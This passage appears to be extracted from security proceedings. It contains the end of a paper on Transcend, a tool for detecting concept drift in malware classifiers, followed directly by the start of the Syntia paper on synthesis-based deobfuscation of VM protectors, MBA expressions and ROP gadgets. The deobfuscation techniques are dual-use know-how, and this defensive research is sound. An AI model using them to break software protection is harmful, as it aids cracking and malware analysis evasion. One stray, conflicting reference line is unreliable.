The *posterior* use of the labels is a key feature that enables CE to detect concept drift. On the contrary, CP is designed as a predictive tool making only use of prior information. Since labels are important pieces of information, CE uses them to build its metrics and assessments (see, § 2.4 and § 3). The labels used by CE are the ones of the training samples and not the labels of the testing samples that are unavailable at the time of classification.

7 Conclusions

We presented Transcend—a fully tunable tool for statistically assessing the performance of a classifier and filtering out unreliable classification decisions. At the heart of Transcend, CE's statistical confidence provides evidence for better understanding model generalization and class separation; for instance, CE has been successfully adopted to selectively invoke computationally expensive learning-based algorithms when predictions choose classes with low confidence [4], trading off performance for accuracy. Our work details the CE metrics used in [4] and extend it to facilitate the identification of concept drift, thus bridging a fundamental research gap when dealing with evolving malicious software.

We present two case studies as representative use cases of Transcend. Our approach provides sound results for both binary and multi-class classification scenarios on different datasets and algorithms using proper training, calibration and validation, and testing datasets. The diversity of case studies presents compelling evidence in favor of our framework being generalizable.

[10] A. Fern and T. Dietterich. "Toward Explainable Uncertainty". https://intelligence.org/files/csrbai/fern-slides-1.pdf

Availability

We encourage the adoption of Transcend in machine learning-based security research and deployments; further information is available at:

`https://s2lab.isg.rhul.ac.uk/projects/ce`

Acknowledgments

This research has been partially supported by the UK EPSRC grants EP/K033344/1, EP/L022710/1 and EP/K006266/1. We gratefully acknowledge the support of NVIDIA Corporation with the donation of the Tesla K40 GPU used for this research. We are equally thankful to the anonymous reviewers' comments and Roberto Perdisci, our shepherd, for their invaluable comments and suggestions to improve the paper. Also, we thanks Technology Integrated Health Management (TIHM) project awarded to the School of Mathematics and Information Security at Royal Holloway as part of an initiative by NHS England supported by Innovate UK. We also thank the authors of [2], for their public dataset used in our evaluation, and Mansour Ahmadi for providing us the algorithm used in [1].

References

[1] AHMADI, M., ULYANOV, D., SEMENOV, S., TROFIMOV, M., AND GIACINTO, G. Novel feature extraction, selection and fusion for effective malware family classification. In *Proceedings of the Sixth ACM Conference on Data and Application Security and Privacy* (New York, NY, USA, 2016), CODASPY '16, ACM, pp. 183–194.

[2] ARP, D., SPREITZENBARTH, M., HUBNER, M., GASCON, H., AND RIECK, K. DREBIN: effective and explainable detection of android malware in your pocket. In *21st Annual Network and Distributed System Security Symposium, NDSS 2014, San Diego, California, USA, February 23-26, 2014* (2014).

[3] BREIMAN, L. Random Forests. *Machine Learning 45*, 1 (2001), 5–32.

[4] DASH, S. K., SUAREZ-TANGIL, G., KHAN, S. J., TAM, K., AHMADI, M., KINDER, J., AND CAVALLARO, L. Droidscribe:

Classifying android malware based on runtime behavior. In *2016 IEEE Security and Privacy Workshops, SP Workshops 2016, San Jose, CA, USA, May 22-26, 2016* (2016), pp. 252–261.

[5] DEO, A., DASH, S. K., SUAREZ-TANGIL, G., VOVK, V., AND CAVALLARO, L. Prescience: Probabilistic guidance on the retraining conundrum for malware detection. In *Proceedings of the 2016 ACM Workshop on Artificial Intelligence and Security* (New York, NY, USA, 2016), AISec '16, ACM, pp. 71–82.

[6] FEDOROVA, V., GAMMERMAN, A. J., NOURETDINOV, I., AND VOVK, V. Plug-in martingales for testing exchangeability online. In *Proceedings of the 29th International Conference on Machine Learning, ICML 2012, Edinburgh, Scotland, UK, June 26 - July 1, 2012* (2012).

[7] HO, S. A martingale framework for concept change detection in time-varying data streams. In *Machine Learning, Proceedings of the Twenty-Second International Conference (ICML 2005), Bonn, Germany, August 7-11, 2005* (2005), pp. 321–327.

[8] HO, S., AND WECHSLER, H. Query by transduction. *IEEE Trans. Pattern Anal. Mach. Intell. 30*, 9 (2008), 1557–1571.

[9] HO, S., AND WECHSLER, H. A martingale framework for detecting changes in data streams by testing exchangeability. *IEEE Trans. Pattern Anal. Mach. Intell. 32*, 12 (2010), 2113–2127.

[10] HUBERT, M., AND VANDERVIEREN, E. An adjusted boxplot for skewed distributions. *Computational Statistics and Data Analysis 52*, 12 (2008), 5186 – 5201.

[11] KAGGLE INC. Microsoft Malware Classification Challenge (BIG 2015). `https://www.kaggle.com/c/malware-classification`, 2015.

[12] KANTCHELIAN, A., AFROZ, S., HUANG, L., ISLAM, A. C., MILLER, B., TSCHANTZ, M. C., GREENSTADT, R., JOSEPH, A. D., AND TYGAR, J. D. Approaches to adversarial drift. In *AISec'13, Proceedings of the 2013 ACM Workshop on Artificial Intelligence and Security, Co-located with CCS 2013, Berlin, Germany, November 4, 2013* (2013), pp. 99–110.

[13] LI, P., LIU, L., GAO, D., AND REITER, M. K. On challenges in evaluating malware clustering. In *Recent Advances in Intrusion Detection, 13th International Symposium, RAID 2010, Ottawa, Ontario, Canada, September 15-17, 2010. Proceedings* (2010), pp. 238–255.

[14] LINDORFER, M., NEUGSCHWANDTNER, M., AND PLATZER, C. MARVIN: efficient and comprehensive mobile app classification through static and dynamic analysis. In *39th IEEE Annual Computer Software and Applications Conference, COMPSAC 2015, Taichung, Taiwan, July 1-5, 2015. Volume 2* (2015), pp. 422–433.

[15] MAGGI, F., ROBERTSON, W. K., KRÜGEL, C., AND VIGNA, G. Protecting a moving target: Addressing web application concept drift. In *Recent Advances in Intrusion Detection, 12th International Symposium, RAID 2009, Saint-Malo, France, September 23-25, 2009. Proceedings* (2009), pp. 21–40.

[16] MARICONTI, E., ONWUZURIKE, L., ANDRIOTIS, P., DE CRISTOFARO, E., ROSS, G., AND STRINGHINI, G. Mamadroid: Detecting android malware by building markov chains of behavioral models. *arXiv preprint arXiv:1612.04433* (2016).

[17] PLATT, J., ET AL. Probabilistic outputs for support vector machines and comparisons to regularized likelihood methods. *Advances in large margin classifiers 10*, 3 (1999), 61–74.

[18] RIDGEWAY, G. The state of boosting. *Computing Science and Statistics* (1999), 172–181.

[19] RIECK, K., HOLZ, T., WILLEMS, C., DÜSSEL, P., AND LASKOV, P. Learning and classification of malware behavior. In *Detection of Intrusions and Malware, and Vulnerability Assessment, 5th International Conference, DIMVA 2008, Paris, France, July 10-11, 2008. Proceedings* (2008), pp. 108–125.

[20] SHAFER, G., AND VOVK, V. A tutorial on conformal prediction. *The Journal of Machine Learning Research 9* (2008), 371–421.

[21] TANG, Y. extreme gradient boosting. `https://github.com/dmlc/xgboost`.

[22] TEGELER, F., FU, X., VIGNA, G., AND KRUEGEL, C. Botfinder: Finding bots in network traffic without deep packet inspection. In *In Proc. Co-NEXT 12* (2012), pp. 349–360.

[23] THOMAS, K., GRIER, C., MA, J., PAXSON, V., AND SONG, D. Design and evaluation of a real-time URL spam filtering service. In *32nd IEEE Symposium on Security and Privacy, S&P 2011, 22-25 May 2011, Berkeley, California, USA* (2011), pp. 447–462.

[24] V. VOVK, A. G., AND SHAFER, G. *Algorithmic learning in a random world*. Springer-Verlag New York, Inc., 2005.

[25] WECHSLER, H. Cyberspace security using adversarial learning and conformal prediction. *Intelligent Information Management 7*, 04 (2015), 195.

Appendix A.







Figure 5: Multiclass Classification Case Study: Element kept during the test of the new class. The test elements belong to a new class so every samples kept will be miss-classified. The net separation between good and bed performance comes from the perfect classification of training samples used to derived the thresholds.




(a) Performance of p-value driven threshold for element above the threshold.




(b) Performance of probability driven threshold for element above the threshold.




(c) Performance difference between p-value and probability for element above the threshold.




(d) Performance of p-value driven threshold for element below the threshold.




(e) Performance of probability driven threshold for element below the threshold.




(f) Performance difference between p-value and probability for element below the threshold.



(g) Number of element above the p-value threshold.



(h) Number of element above the probability threshold.



(i) Difference between the number of element above the threshold between p-value and probability.

Figure 6: Binary Classification Case Study [2]: complete comparison between p-value and probability metrics. Across all the threshold range we can see that the p-value based thresholding is providing better performance than the probability one, discarding the samples that would have been incorrectly classified if kept.




Figure 7: Multiclass Classification Case Study [1]: P-value distribution for samples of Tracur family omitted from the training dataset; as expected, the values are all close to zero.




Figure 8: Multiclass Classification Case Study [1]: probability distribution for samples of Tracur family omitted from the training dataset. Probabilities are higher then zero and not equally distributed across all the families, making the classification difficult. It is worth noting some probabilities are skewed towards large values (i.e., greater than 0.5) further hindering a correct classification result.




Figure 9: Multiclass Classification Case Study [1]: a new family is discovered by relying on the p-value distribution for known malware families. The figure shows the amount of conformity each sample has with its own family; for each sample, there is only one family with high p-value.




Figure 10: Multiclass Classification Case Study [1]: probability distribution for samples of families included in the training dataset. High probabilities support the algorithm classification choice.

Syntia: Synthesizing the Semantics of Obfuscated Code

Tim Blazytko, Moritz Contag, Cornelius Aschermann, Thorsten Holz

Ruhr-Universität Bochum, Germany
{firstname.lastname}@rub.de

Abstract

Current state-of-the-art deobfuscation approaches operate on instruction traces and use a mixed approach of symbolic execution and taint analysis; two techniques that require precise analysis of the underlying code. However, recent research has shown that both techniques can easily be thwarted by specific transformations.

As program synthesis can synthesize code of arbitrary code complexity, it is only limited by the complexity of the underlying code's *semantic*. In our work, we propose a generic approach for automated code deobfuscation using program synthesis guided by Monte Carlo Tree Search (MCTS). Specifically, our prototype implementation, Syntia, simplifies execution traces by dividing them into distinct trace windows whose semantics are then "learned" by the synthesis. To demonstrate the practical feasibility of our approach, we automatically learn the semantics of 489 out of 500 random expressions obfuscated via Mixed Boolean-Arithmetic. Furthermore, we synthesize the semantics of arithmetic instruction handlers in two state-of-the art commercial virtualization-based obfuscators (VMProtect and Themida) with a success rate of more than 94%. Finally, to substantiate our claim that the approach is generic and applicable to different use cases, we show that Syntia can also automatically learn the semantics of ROP gadgets.

1 Introduction

Code obfuscation describes the process of applying an obfuscating transformation to an input program to obtain an obfuscated copy of the program. Said copy should be more complex than the input program such that an analyst cannot easily reason about it. An obfuscating transformation is further desired to be *semantics-preserving*, i. e., it must not change observable program behavior [12]. Code obfuscation can be leveraged in many application domains, for example in software protection solutions to prevent illegal copies, or in malicious software to impede the analysis process. In practice, different kinds of obfuscation techniques are used to hinder the analysis process. Most notably, industry-grade obfuscation solutions are typically based on *Virtual Machine (VM)*-based transformations [38, 55, 57, 58], which are considered one of the strongest obfuscating transformations available [2]. While these protections are not perfect and in fact are broken regularly, attacking them is still a time-consuming task that requires highly specific domain knowledge of the individual Virtual Machine implementation. Consequently, for example, this gives game publishers a head-start in which enough revenue can be generated to stay profitable. On the other hand, obfuscated malware stays under the radar for a longer time, until concrete analysis results can be used to effectively defend against it.

To deal with this problem, prior research has explored many different approaches to enable deobfuscation of obfuscated code. For example, Rolles proposes static analysis to aid in deobfuscation of VM-based obfuscation schemes [44]. However, it incorporates specific implementation details an attacker has to know a priori. Further, static analysis of obfuscated code is notoriously known to be intractable in the general case [12]. Hence, recent deobfuscation proposals have shifted more towards dynamic analysis [13, 61, 62]. Commonly, they produce an execution trace and use techniques such as (dynamic) taint analysis or symbolic execution to distinguish input-dependent instructions. Based on their results, the program code can be reduced to only include relevant, input-dependent instructions. This effectively strips the obfuscation layer. Even though such deobfuscation approaches sound promising, recent work proposes several ways to effectively thwart underlying techniques, such as symbolic execution [2]. For this reason, it suggests itself to explore distinct techniques that may be leveraged for code deobfuscation.

In this paper, we propose an approach orthogonal to prior work on approximating the underlying semantics

of obfuscated code. Instead of manually analyzing the instruction handlers used in virtualization-based (VM) obfuscation schemes in a complex and tedious manner [44] or learning merely the bytecode decoding (not the semantics) of these instruction handlers [53], we aim at learning the *semantics* of VM-based instruction handlers in an automated way. Furthermore, our goal is to develop a generic framework that can deal with different use cases. Naturally, this includes constructs close to obfuscation, such as Mixed Boolean-Arithmetic (MBA), different kinds of VM-based obfuscation schemes, or even analysis of code chunks (so called *gadgets*) used in Return-oriented Programming (ROP) exploits.

To this extend, we explore how *program synthesis* can be leveraged to tackle this problem. Broadly speaking, program synthesis describes the task of automatically constructing programs for a given specification. While there exists a variety of program synthesis approaches [21], we focus on SMT-based and stochastic program synthesis in the following, given its proven applicability to problem domains close to trace simplification and deobfuscation. SMT-based program synthesis constructs a loop-free program based on first-order logic constraints whose satisfiability is checked by an SMT solver. For *component-based* synthesis, components are described that build the instruction set of a synthesized program; for instance, components may be bitwise addition or arithmetic shifts. The characteristics of a well-formed program such as the interconnectivity of components are defined and the semantics of the program are described as a logical formula. Then, an SMT solver returns a permutation of the components that forms a well-encoded program following the previously specified intent [22, 24], if it is satisfiable, i. e., such a permutation *does* exist.

Instead of relying on a logical specification of program intent, *oracle-guided* program synthesis uses an input-output (I/O) oracle. Given the outputs of an I/O oracle for arbitrary program inputs, program synthesis learns the oracle's semantics based on a finite set of I/O samples. The oracle is iteratively queried with *distinguishing* inputs that are provided by an SMT solver. Locating distinguishing inputs is the most expensive task in this approach. The resulting synthesized program has the same input-output behavior as the I/O oracle [24]. Contrary to SMT-based approaches that only construct semantically correct programs, stochastic synthesis *approximates* program equivalence and thus remains faster. In addition, it can also find partial correct programs. Program synthesis is modeled as heuristic optimization problem, where the search is guided by a cost function. It determines, for instance, output similarity of the synthesized expression and the I/O oracle for same inputs [50].

As program synthesis is indifferent to code complexity, it can synthesize arbitrarily obfuscated code and is only limited by the underlying code's *semantic* complexity. We demonstrate that a stochastic program synthesis algorithm based on Monte Carlo Tree Search (MCTS) achieves this in a scalable manner. To show feasibility of our approach, we automatically learned the semantics of 489 out of 500 MBA-obfuscated random expressions. Furthermore, we synthesize the semantics of arithmetic instruction handlers in two state-of-the art commercial virtualization-based obfuscators with a success rate of more than 94%. Finally, to show applicability to areas more focused on security aspects, we further automatically learn the semantics of ROP gadgets.

Contributions In summary, we make the following contributions in this paper:

- We introduce a generic approach for trace simplification based on program synthesis to obtain the semantics of different kinds of obfuscated code. We demonstrate how Monte Carlo Tree Search (MCTS) can be utilized in program synthesis to achieve a scalable and generic approach.
- We implement a prototype of our method in a tool called Syntia. Based on I/O samples from assembly code as input, Syntia can apply MCTS-based program synthesis to compute a simplified expression that represents a deobfuscated version of the input.
- We demonstrate that Syntia can be applied in several different application domains such as simplifying MBA expressions by learning their semantics, learning the semantics of arithmetic VM instruction handlers and synthesizing the semantics of ROP gadgets.

2 Technical Background

Before presenting our approach to utilize program synthesis for recovering the semantics of obfuscated code, we first review several concepts and techniques we use throughout the rest of the paper.

2.1 Obfuscation

In the following, we discuss several techniques that qualify as an obfuscating transformation, namely virtualization-based obfuscation, Return-oriented Programming and Mixed Boolean-Arithmetic.

2.1.1 Virtualization-based Obfuscation

Contemporary software protection solutions such as VMProtect [58], Themida [38], and major game copy protections such as SecuROM base their security on the concept




Figure 1: The Fetch–Decode–Execute cycle of a Virtual Machine. Native code calls into the VM, upon which startup code is executed (VM entry). It performs the context switch from native to VM context. Then, the next instruction is fetched from the bytecode stream, mapped to the corresponding handler using the handler table (decoding) and, finally, the handler is executed. The process repeats for subsequent VM instructions in the bytecode until the exit handler is executed, which returns back to native code.

of *Virtual Machine-based* obfuscation (also known as *virtualization-based* obfuscation [44]).

Similar to system-level Virtual Machines (VMs) that emulate a whole system platform, process-level VMs emulate a foreign instruction set architecture (ISA). The core idea is to translate parts of a program, e. g., a function f containing intellectual property, from its native architecture—say, Intel x86—into a custom VM-ISA. The obfuscator then embeds both the *bytecode* of the virtualized function (its instructions encoded for the VM-ISA) along with an *interpreter* for the new architecture into the target binary whilst removing the function's original, native code. Every call to f is then replaced with an invocation of the interpreter. This effectively thwarts any naive reverse engineering tool operating on the native instruction set and forces an adversary to analyze the interpreter and re-translate the interpreted bytecode back into native instructions. Commonly, the interpreter is heavily obfuscated itself. As VM-ISAs can be arbitrarily complex and generated uniquely upon protection time, this process is highly time-consuming [44].

Components. The *(VM) context* holds internal variables of the VM-ISA such as general-purpose registers or the virtual instruction pointer. It is initialized by sequence called *VM entry*, which handles the context switch from native code to bytecode.

After initialization, the *VM dispatcher* fetches and decodes the next instruction and invokes the corresponding *handler* function by looking it up in a global *handler table* (depicted in Figure 1). The latter maps indices, obtained from the instruction's bytecode in the decoding step, to handlers addresses. In its most simple implementation, all handler functions return to a central dispatching loop which then dispatches the next handler. Eventually, execution flow reaches a designated handler, *VM exit*, which performs the context switch back to the native processor context and transfers control back to native code.

Custom ISA. The design of the target VM-ISA is entirely up to the VM designer. Still, to maximize the amount of handlers an analyst has to reverse engineer, VMs often opt for reduced complexity for the individual handlers, akin to the RISC design principle. To exemplify, consider the following Intel x86 code:

```
1 mov eax, dword ptr [0x401000 + ebx * 4]
2 pop dword ptr [eax]
```

This might get translated into VM-ISA as follows:

```
1  vm_mov   T0, vm_context.real_ebx
2  vm_mov   T1, 4
3  vm_mul   T2, T0, T1
4  vm_mov   T3, 0x401000
5  vm_add   T4, T2, T3
6  vm_load  T5, dword(T4)
7  vm_mov   vm_context.real_eax, T5
8  vm_mov   T6, T5
9  vm_mov   T7, vm_context.real_esp
10 vm_add   T8, T7, T1
11 vm_mov   vm_context.real_esp, T8
12 vm_load  T9, dword(T7)
13 vm_store dword(T6), T9
```

It favors many small, simple handlers over fewer more complicated ones.

Bytecode Blinding. In order to prevent global analysis of instructions, the bytecode *bc* of each VM instruction is blinded based on its instruction type, i. e., its corresponding handler h, at protection time. Likewise, each handler *unblinds* the bytecode before decoding its operands: $(bc, vm_key) \leftarrow \mathsf{unblind}_h(blinded_bc, vm_key)$.

The routine is parameterized for each handler h and updates a global key register in the VM context. Consequently, instruction decoding can be *flow-sensitive*: An adversary is unable to patch a single VM instruction without re-blinding all subsequent instructions. This, in turn, requires her to extract the unblinding routines from every handler involved. The individual unblinding routines commonly consist of a combination of arithmetic and logical operations.

Handler Duplication. In order to easily increase analysis complexity, common VMs *duplicate* handlers such

that the same virtual instruction can be dispatched by multiple handlers. In presence of bytecode blinding, these handlers' semantics only differ in the way they unblind the bytecode, but perform the same operation on the VM context.

Architectures. In his paper about interpretation techniques, Klint denotes the aforementioned concept using a central decoding loop as the "classical interpretation method" [28]. An alternative is proposed by Bell with *Threaded Code* (TC) [4]: He suggests inlining the dispatcher routine into the individual handler functions such that handlers execute in a chained manner, instead of returning to a central dispatcher. Nevertheless, the dispatcher still indexes a global handler table.

In Klint's paper, however, he describes an extension of TC, *Direct Threaded Code* (DTC). As in the TC approach, the dispatcher is appended to each handler. The handler table, though, is inlined into the *bytecode* of the instruction. Each instruction now directly specifies the address of its corresponding handler. This way, in presence of bytecode blinding, not all handler addresses are exposed immediately, but only those used on a certain path in the bytecode.

Attacks. Several academic works have been published that propose novel attacks on virtualization-based obfuscators [13, 44]. Section 6.3 discusses and classifies them. In addition, it draws a comparison to our approach.

2.1.2 Return-oriented Programming

In *Return-oriented Programming* (ROP) [30, 52], shellcode is expressed as a so-called ROP chain, a list of references to *gadgets* and parameters for those. In the preliminary step of an attack, the adversary makes `esp` point to the start of the chain, effectively triggering the chain upon function return. Gadgets are small, general instruction sequences ending on a `ret` instruction; other flavors propose equivalent instructions. Concrete values are taken from the ROP chain on the stack. As an example, consider the gadget `pop eax; ret`: It takes the value on top of the stack, places it in `eax` and, using the `ret` instruction, dispatches the next gadget in the chain. By placing an arbitrary immediate value `imm32` next to this gadget's address in the chain, an attacker effectively encodes the instruction `mov eax, imm32` in her ROP shellcode. Depending on the gadget space available to the attacker, this technique allows for arbitrary computations [39, 51].

Automated analysis of ROP exploits is a desirable goal. However, its unique structure poses various challenges compared to traditional shellcode detection. In their paper, Graziano et al. outline them and propose an analysis framework for code-reuse attacks [19]. Amongst others, they mention challenges such as verbosity of the gadgets, stack-based chaining, lack of immediates, and the distinction of function calls and regular control flow. Further, they stress how an accurate emulation of gadgets is important for addressing these challenges. Considering the aforementioned challenges, at its core, Return-oriented Programming can be seen as an albeit weaker flavor of obfuscated code. In particular, the chained invocation of gadgets is reminiscent of handlers in VM-based obfuscation schemes following the threaded code principle.

In addition to its application to exploitation, ROP has seen other fields of applications such as rootkit development [59], software watermarking [34], steganography [33], and code integrity verification [1], which reinforces the importance of automatic ROP chain analysis.

2.1.3 Mixed Boolean-Arithmetic

Zhou et al. propose transformations over Boolean-arithmetic algebras to hide constants by turning them into more complex, but semantically equivalent expressions, so called MBA expressions [14, 63]. In Section 6.2, we provide details on their proposal of MBA expressions and show how our approach is still able to simplify them.

2.2 Trace Simplification

Due to the complexity of static analysis of obfuscated code, many deobfuscation approaches proposed recently make use of dynamic analysis [13, 19, 19, 53, 62]. Notably, they operate on *execution traces* that record instruction addresses and accompanying metadata, e. g., register content, along a concrete execution path of a program. Subsequently, trace simplification is performed to strip the obfuscation layer and simplify the underlying code. Depending on the approach, multiple traces are used for simplification or one single trace is reduced independently.

Coogan et al. [13] propose *value-based dependence* analysis of a trace in order to track the flow of values into system calls using an equational reasoning system. This allows them to reduce the trace to those instructions *relevant* to the previously mentioned value flow.

Graziano et al. [19] mainly apply standard compiler transformations such as dead code elimination or arithmetic simplifications to reduce the trace.

Yadegari et al. [62] use bit-level taint analysis to identify instructions relevant to the computation of outputs. For subsequent simplification, they introduce the notion of *quasi-invariant* locations with respect to an execution. These are locations that hold the same value at every use in the trace and can be considered constants when performing constant propagation. Similarly, they use several other compiler optimizations and adapt them to make use




Figure 2: Illustration of a single MCTS round (taken from Browne et al. [5]).

of information about *quasi-invariance* to prevent oversimplification.

2.3 Monte Carlo Tree Search

Monte Carlo Tree Search (MCTS) is a stochastic, best-first tree search algorithm that directs the search towards an optimal decision, without requiring much domain knowledge. The algorithm builds a search tree through reinforcement learning by performing random simulations that estimate the quality of a node [5]. Hence, the tree grows asymmetrically. MCTS has had significant impact in artificial intelligence for computer games [16, 35, 49, 56], especially in the context of Computer Go [17, 54].

In an MCTS tree, each node represents a game state; a directed link from a parent node to its child node represents a move in the game's domain. The core algorithm iteratively builds the decision tree in four main steps that are also illustrated in Figure 2: (1) The *selection* step starts at the root node and successively selects the most-promising child node, until an *expandable* leaf (i. e., a non-terminal node that has unvisited children) is reached. (2) Following, one or more unvisited child nodes are added to the tree in the *expansion* step. (3) In the *simulation* step, node rewards are determined for the new nodes through random playouts. For this, consecutive game states are randomly derived until a terminal state (i. e., the end of the game) is reached; the game's outcome is represented by a reward. (4) Finally, the node rewards are propagated backwards through the selected nodes to the root in the *backpropagation* step. The algorithm terminates if either a specified time/iteration limit is reached or an optimal solution is found [5, 8].

Selecting the most-promising child node can be treated as a so called *multi-armed bandit problem*, in which a gambler tries to maximize the sum of rewards by choosing one out of many slot machines with an unknown probability distribution. Applied to MCTS, the *Upper Confidence Bound for Trees* (UCT) [5, 17, 29] provides a good balance between exploration and exploitation. It is obtained by

$$\overline{X}_j + C\sqrt{\frac{\ln n}{n_j}}, \tag{1}$$

where $\overline{X}_j$ represents the average reward of the child node j, n the current node's number of visits, n_j the visits of the child node and C the exploration constant. The average reward is referred to as *exploitation parameter*: if C is decreased, the search is directed towards nodes with a higher reward. Increasing C, instead, leads to an intensified exploration of nodes with few simulations.

2.4 Simulated Annealing

Simulated Annealing is a stochastic search algorithm that has been used to effectively solve NP-hard combinatorial problems [27]. The main idea of Simulated Annealing is to approximate a global optimum by iteratively improving an initial candidate and exploring the local neighborhood. To avoid a convergence to local optima, the search is guided by a falling temperature T that decreases the probability of accepting worse candidates over time [25]; in the following, we assume that a falling temperature depends on a decreasing loop counter.




Figure 3: Simulated Annealing approximates a global optimum (the darkest area in the map).

Figure 3 illustrates this process on the example of finding the darkest area in a given map. Starting in an initial state (s_0), the algorithm always accepts a candidate that has a better score than the current one (green arrows). If the score is worse, we accept the worse candidate with some probability (the red arrow from s_2 to s_3) that depends on the temperature (loop counter) and how much worse the candidate is. The higher the temperature, the more likely the algorithm accepts a significantly worse candidate solution. Otherwise, the candidate is discarded (e. g., the crossed out red arrow at s_4); in this case, we pick another one in the local neighborhood. This allows the algorithm to escape from local optima while the temperature is high; for low temperatures (loop counters closer to 0), it mainly accepts better candidate solutions. The algorithm terminates after a specified number of iterations.




Figure 4: Dissecting a given trace (a) into several trace windows (b). The trace windows can be used to reconstruct a (possibly disconnected) control-flow graph (c).

3 Approach

Given an instruction trace, we dissect the instruction trace into *trace windows* (i. e., subtraces) and aim at learning their high-level semantics which can be used later on for further analysis. In the following, we describe our approach which is divided into three distinct parts:

1. *Trace Dissection.* The instruction trace is partitioned into unique sequences of assembly instructions in a (semi-)automated manner.

2. *Random Sampling.* We derive random input-output pairs for each trace window. These pairs describe the trace window's semantics.

3. *Program Synthesis.* Expressions that map all provided inputs to their corresponding outputs are synthesized.

3.1 Trace Dissection

The choice of trace window boundaries highly impacts later analysis stages. Most notably, it affects synthesis results: if a trace window ends at an *intermediary* computation step, the synthesized formula is not necessarily succinct or meaningful at all, as it includes spurious semantics.

Yet, we note how trace dissection of ROP chains and VM handlers lends itself to a simple heuristic. Namely, we split traces at indirect branches. In the ROP case, this describes the transition between two gadgets (commonly, on a `ret` instruction), whereas for VM handlers it distinguishes the invocation of the next handler (cf. Section 6.3). Figure 4 illustrates the approach. Given concrete trace window boundaries, we can reconstruct a control-flow graph consisting of multiple connected components. A *trace window* then describes a particular path through a connected component.

3.2 Random Sampling

The goal of random sampling is to derive input-output relations that describe the semantics of a trace window. This happens in two steps: First, we determine the inputs and outputs of the trace window. Then, we replace the inputs with random values and obverse the outputs.

Generally speaking, we consider register and memory reads as inputs and register and memory writes as outputs. For inputs, we apply a read-before-write principle: inputs are only registers/memory locations that are read before they have been written; for outputs, we consider the last writes of a register/memory location as output.

```
1 mov rax, [rbp + 0x8]
2 add rax, rcx
3 mov [rbp + 0x8], rax
4 add [rbp + 0x8], rdx
```

Following this principle, the code above has three inputs and two outputs: The inputs are the memory read M_0 in line 1, `rcx` (line 2) and `rdx` (line 4). The two outputs are o_0 (line 2) and o_1 (line 4).

In the next step, we generate random values and obverse the I/O relationship. For instance, we obtain the outputs $(7,14)$ for the input tuple $(2,5,7)$; for the inputs $(1,7,10)$, we obtain $(8,18)$.

By default, we use register locations as well as memory locations as inputs and outputs. However, we support the option to reduce the inputs and outputs to either register or memory locations. For instance, if we know that registers are only used for intermediate results, we may ignore them since it reduces the complexity for the synthesis.

3.3 Synthesis

This section demonstrates how we synthesize the semantics of assembly code; we discuss the inner workings of our synthesis approach in the next section.

After we obtained the I/O samples, we combine the different samples and synthesize each output separately. These synthesis instances are mutually independent and can be completely parallelized.

To exemplify, for the I/O pairs above, we search an expression that transforms $(2,5,7)$ to 7 and $(1,7,10)$ to 8 for o_0; for o_1, the expression has to map $(2,5,7)$ to 14 and $(1,7,10)$ to 18. Then, the synthesizer finds $o_0 = M_0 + \texttt{rcx}$ and $o_1 = M_0 + \texttt{rcx} + \texttt{rdx}$.

4 Program Synthesis

In the last section, we demonstrated how we obtain I/O samples from assembly code and apply program synthesis to that context. This section describes our algorithm in detail; we show how we find an expression that maps all inputs to their corresponding outputs for all observed

samples. We use Monte Carlo Tree Search, since it has been proven to be very effective when working on infinite decision trees without requiring much domain knowledge.

We consider program synthesis as a single-player game whose purpose is to synthesize an expression whose input-output behavior is as close as possible to given I/O samples. In essence, we define a context-free grammar that consists of terminal and non-terminal symbols. (Partially) derived words of the grammar are *game states*; the grammar's production rules represent the *moves* of the game. *Terminal nodes* are expressions that contain only terminal symbols; these are *end states* of the game.

Given a maximum number of iterations and I/O samples, we iteratively apply the four MCTS steps (cf. Section 2.3), until we find a solution or we reach the timeout. Starting with a non-terminal expression as *root node*, we *select* the most-promising expandable node. A node is *expandable*, if there still exist production rules that have not been applied to this node. We choose a production rule randomly and expand the selected node. To evaluate the quality of the new node, we perform a *random playout*: First, we randomly derive a terminal expression by successively applying random production rules. Then, we evaluate the expressions based on the inputs from the I/O pairs and compare the output similarity. The similarity score is the node *reward*. A reward of 1 ends the synthesis, since the input-output behavior is the same for the provided samples. Finally, we *propagate* the reward back to the root.

In the following, we give details on node selection, our grammar, random playouts and backpropagation. Finally, we discuss the algorithm configuration and parameter tuning. To demonstrate the different steps of our approach, we use the following running example throughout this section:

Example 1 (I/O relationship)**.** *Working with bit-vectors of size* 3 *(i. e., modulo* 2^3*), we observe for an expression with two inputs and one output the I/O relations:* $(2,2) \rightarrow 4$ *and* $(4,5) \rightarrow 1$*. A synthesized expression that maps the inputs to the corresponding outputs is* $f(a,b) = a+b$*.*

4.1 Node Selection

Since we have an infinite search space for program synthesis, node selection must be a trade-off between exploration and exploitation. The algorithm has to explore different nodes such that several promising and non-promising candidates are known. On the other hand, it has to follow more promising candidates to find deeper expressions. As described in Section 2.3, the UCT (cf. Equation 1) provides a good balance between exploitation and exploration for many MCTS applications.

However, we observed that it does not work for our use case: if we set the exploration constant C to a higher value (focus on exploration), it does not find deeper expressions; if we set C to a lower value, MCTS gets lost in deep expressions. To solve this problem, we use an adaption of UCT that is known as *Simulated Annealing UCT* (SA-UCT) [47]. The main idea of SA-UCT is to use the characteristics of Simulated Annealing (cf. Section 2.4) and apply it to UCT. SA-UCT is obtained by replacing the exploration constant C by a variable T with

$$T = C\frac{N-i}{N}, \tag{2}$$

where N is the maximum number of MCTS iterations and i the current iteration. Then, SA-UCT is defined as

$$\overline{X}_j + T\sqrt{\frac{\ln n}{n_j}}. \tag{3}$$

T decreases over time, since $\frac{N-i}{N}$ converges to 0 for increasing values of i. As a result, MCTS places the emphasis on exploration in the beginning; the more T decreases, the more the focus shifts to exploitation.

4.2 Grammar

Game states are represented by sentential forms of a context-free grammar that describes valid expressions of our high-level abstraction. We introduce a terminal symbol for each input (which corresponds to a variable that stores this input) and each valid operator (e. g., addition or multiplication). For every data type that can be computed we introduce one non-terminal symbol (in our running example, we only use a single non-terminal value U that represents an unsigned integer). The production rules describe how we can derive expressions in our high-level description. Since the sentential forms represent partial expressions, we will use the term expression to denote the (partial) expression that is represented by a given sentential form. Sentences of the grammar are final states in the game since they do not allow any further moves (derivations). They represent expressions that can be evaluated. We represent expressions in *Reverse Polish Notation* (RPN).

Example 2. *The grammar in our previous example has two input symbols* $V = \{a,b\}$*, since each I/O sample has two inputs. If the grammar supports addition and multiplication* $O = \{+,*\}$*, there are four production rules:* $R = \{U \rightarrow U\ U\ +\ |\ U\ U\ *\ |\ a\ |\ b\}$*. An unsigned integer expression* U *can be mapped to an addition or multiplication of two such expressions or a variable. The final grammar is* $(\{U\}, \Sigma = V \cup O, R, U)$*.*

